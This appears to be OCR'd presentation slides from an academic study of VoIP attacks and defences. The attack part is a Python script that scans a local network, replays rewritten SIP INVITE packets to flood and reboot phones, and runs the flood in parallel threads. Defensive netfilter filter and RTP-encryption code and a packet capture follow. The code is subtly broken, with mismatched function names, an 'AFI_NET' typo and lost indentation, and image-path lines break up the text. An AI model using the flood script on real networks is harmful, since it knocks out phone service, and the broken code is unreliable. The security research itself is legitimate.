VoIP Can Still Be Exploited --- Badly

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




- Session Initiation Protocol (SIP) consists in a telephone signaling protocol used to establish, modify and conclude VoIP phone calls

- Real-time Transport Protocol (RTP) complements SIP by providing end-to-end network transport functions suitable for real-time applications such as VoIP



Testbed:


- Asterisk server version 16
- Laptop for offensive operations
- VoIP phone model Cisco SPA 921 / 922
- Wi-Fi switch
- Raspberry Pis (for countermeasures)



We define 3 types of attacks.

We term it the *Phonejack family of attacks against VoIP*

The CVE database can be used to search for *RCE* vulnerabilities for VoIP Phones.



Here we explore how to bombard a phone with tailored SIP packets and observe that this can be successful by rebooting the devices

STEP 1: Scan the local network and obtain the IPs and MAC addresses of the connected devices

```
def scanNetwork(network):
hosts = []
nm = nmap.PortScanner()
out = nm.scan(hosts=network,arguments='−sP')
for k,v in out['scan'].iteritems():
        if str(v['status']['state'])=='up':
                hosts.append([str(v['addresses']['ipv4']),str(v['addresses']['mac'])])
return hosts
```

STEP 2:


- the attacker sniff a call between two phones while Wireshark records the network traffic
- create a *pcap* file that contains the network packets used to make the phones ring
- use the *tcprewrite* and *tcpreplay* libraries to change packet parameters

```
def flood_DoS(id,IP,MAC):
        subprocess.call(['tcprewrite','--dstipmap=192.168.1.18:'+IP,
                '--enet-dmac='+MAC,'--dlt=enet','--fixcsum',
                '--infile=sipInvite.pcap',
                '--outfile=newSipInvite'+id+'.pcap'])
        subprocess.Popen(['tcpreplay','--intf1=eth0',
                '--loop=5','newSipInvite'+id+'.pcap'])
return
```


STEP 3: Parallelize the attack via multi thread to get device reboot

```
if __name__ == "__main__":
        hosts = scanNetwork(sys.argv[1])
        jobs=[]
        for i in range(0,len(hosts)):
                IP=hosts[i][0]
                MAC=hosts[i][1]
                thr=threading.Thread(target=floodDoS(i,IP,MAC))
                jobs.append(thr)
        for j in jobs:
                j.start()
        for j in jobs:
                j.join()
```


An attacker on the same network (MITM) can listen to the contents of the voip call via Wireshark



In addition, the attacker can extract the audio content of the VoIP call



- Iptable settings allow Pis to send SIP/RTP packets to the queues and related scripts
- Scripts run:
  - AntiDoS filter based on the blacklist file
  - Cryptographic operations on packet payload




AntiDoS filter based on the blacklist file

```
def antiDos (packet):
        pkt = IP (packet.getpayload())
        Flag=0
        with open('blacklist.txt') as f:
                if str(packet.getpayload()) in f.read():
                        Flag=1
                if Flag==1:
                        packet.drop()
                else:
                        packet.accept()
                        f = open("blacklist.txt","a+")
                        f.write(str(packet.getpayload()))
                        f.close()
                        Flag=0
nfqueue=NetfilterQueue()
nfqueue.bind(1,antiDos)
```

Script for encryption and decryption of RTP traffic

```
def encrypt(packet):
   cipher_suite = Fernet(key)
   enc_vc=cipher_suite.encrypt(packet.getpayload())
   pkt = IP(packet.getpayload())
   MESSAGE = enc_vc
   sk = socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
   sk.sendto(MESSAGE,(pkt[IP].dst,pkt[UDP].dport))
   packet.drop()
nfqueue=NetfilterQueue()
nfqueue.bind(2,encrypt)
```

```
def decrypt(packet):
   cipher_suite=Fernet(key)
   decvc=cipher_suite.decrypt(packet.getpayload())
   pkt=IP(packet.getpayload())
   MESSAGE=decvc
   sk=socket.socket(socket.AFI_NET,socket.SOCK_DGRAM)
   sk.sendto(MESSAGE,(pkt[IP].dst,pkt[UDP].dport))
   packet.drop()
nfqueue=NetfilterQueue()
nfqueue.bind(3,decrypt)
```


*wlp2s0
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udp
No. Time Source Destination Protocol Length Info
38438 86.737101030 192.168.1.17 192.168.220.77 RTP 462 Unknown RTP version 1
38439 86.737611156 192.168.1.17 192.168.220.77 RTP 462 Unknown RTP version 1
38440 86.739917424 192.168.1.17 192.168.220.77 RTP 462 Unknown RTP version 1
38441 86.740126703 192.168.1.17 192.168.220.77 RTP 462 Unknown RTP version 1
38442 86.747184894 192.168.1.11 149.202.223.182 UDP 168 53018 → 30121 Len=126
38443 86.747887221 192.168.1.11 149.202.223.182 UDP 168 53018 → 30121 Len=126
38444 86.749837313 192.168.1.11 149.202.223.182 UDP 60 53018 → 30121 Len=14
38445 86.751965011 192.168.1.11 149.202.223.182 UDP 56 53018 → 30121 Len=14
38446 86.759395885 192.168.1.18 192.168.221.79 RTP 462 Unknown RTP version 1
38447 86.759843393 192.168.1.18 192.168.221.79 RTP 462 Unknown RTP version 1
38448 86.759966465 192.168.1.18 192.168.221.79 RTP 462 Unknown RTP version 1
38449 86.763025343 192.168.1.18 192.168.221.79 RTP 462 Unknown RTP version 1
38450 86.767065111 192.168.1.17 192.168.220.77 RTP 462 Unknown RTP version 1
38451 86.767535042 192.168.1.17 192.168.220.77 RTP 462 Unknown RTP version 1
38452 86.767951950 192.168.1.17 192.168.220.77 RTP 462 Unknown RTP version 1
38453 86.768161319 192.168.1.17 192.168.220.77 RTP 462 Unknown RTP version 1
38454 86.774670727 192.168.1.11 149.202.223.182 UDP 128 53018 → 30121 Len=86
38455 86.775065058 192.168.1.11 149.202.223.182 UDP 60 53018 → 30121 Len=18
38456 86.775908507 192.168.1.11 149.202.223.182 UDP 128 53018 → 30121 Len=86
38457 86.776107757 192.168.1.11 149.202.223.182 UDP 60 53018 → 30121 Len=18
38458 86.778198763 192.168.1.11 149.202.223.182 UDP 96 53018 → 30121 Len=54
Frame 38446: 462 bytes on wire (3696 bits), 462 bytes captured (3696 bits) on interface 0
0000 b0 10 41 8a 11 e9 b8 27 eb 26 c4 89 08 00 45 00
0010 01 c0 a7 b8 40 00 40 11 31 c2 c0 a8 01 12 c0 a8
0020 dd 4f 9e 70 40 34 01 ac 1c 28 67 41 41 41 41 41
0030 42 64 38 6f 50 49 67 63 4e 49 41 4a 74 36 57 6f
0040 34 6a 4e 72 79 6f 77 63 61 54 35 56 6b 6b 54 77
0050 79 57 75 45 51 7a 76 6d 4f 41 4b 6e 53 70 55 4f
0060 68 79 61 61 59 48 2d 4b 59 6a 2d 73 66 59 30 55
0070 4e 34 45 67 66 47 49 77 62 37 5f 58 4d 4a 39 69
0080 55 6f 35 43 52 41 2d 51 79 53 39 41 2d 4a 30 64
0090 33 35 36 5f 30 5a 79 67 59 51 59 51 49 4d 4e 64
00a0 57 5f 70 68 42 49 4b 76 66 75 39 45 4f 48 44 32
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
00c0 0d 4f 61 68 6d 53 44 47 73 6b 55 69 37 57 77 4a



- This paper targets traditional VoIP, focusing on attacks and corresponding defence measures
- Due to the lack of security on the VoIP infrastructure, DOS and privacy attacks can be caused
- The Phonejack family of attacks demonstrates that VoIP devices are routinely not configured and used with security and privacy in mind
- A video clip demonstrates both attacks and defence measures: https://www.dmi.unict.it/~nas/video/video_phonejack.mp4

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